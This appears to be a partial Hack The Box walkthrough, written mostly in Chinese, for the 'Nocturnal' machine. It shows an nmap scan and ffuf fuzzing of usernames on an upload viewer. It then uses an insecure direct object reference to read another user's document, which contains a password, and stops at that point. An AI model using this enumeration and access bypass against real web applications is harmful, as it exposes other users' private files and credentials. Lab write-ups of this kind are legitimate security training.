HTB-Nocturnal
| OS | Difficulty |
|---|---|
| Linux | Easy |
Nmap Scan
$ nmap 10.10.11.64 -T4 --min-rate 1000 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-18 23:42 CST
Nmap scan report for 10.10.11.64
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nocturnal.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds
在80端口存在 web应用,添加域名到本地解析
$ echo '10.10.11.64 nocturnal.htb' | sudo tee -a /etc/hosts 注册
访问应用,可以自行注册用户

登录后有个上传功能,只支持pdf、doc、docx、xls、xlsx、odt,上传文件后查看文件url为http://nocturnal.htb/view.php?username=admin123&file=shell.php.pdf
FUZZ
使用ffuf Fuzzing 用户名
$ ffuf -w /opt/secLists/Usernames/Names/names.txt:FUZZ -u 'http://nocturnal.htb/view.php?username=FUZZ&file=shell.php.pdf' -H 'Cookie: PHPSESSID=dldt7f2eqv1ia7j3dieiq69icu'  -fs 2985


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://nocturnal.htb/view.php?username=FUZZ&file=shell.php.pdf
 :: Wordlist         : FUZZ: /opt/secLists/Usernames/Names/names.txt
 :: Header           : Cookie: PHPSESSID=dldt7f2eqv1ia7j3dieiq69icu
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 2985
________________________________________________

admin                   [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 85ms]
amanda                  [Status: 200, Size: 3355, Words: 1178, Lines: 129, Duration: 84ms]
tobias                  [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 86ms]
:: Progress: [10177/10177] :: Job [1/1] :: 452 req/sec :: Duration: [0:00:22] :: Errors: 0 ::
越权
访问fuzz出的用户名,在amanda账户下可以看到privacy.odt


下载并使用LibreOffice 打开可以找到密码
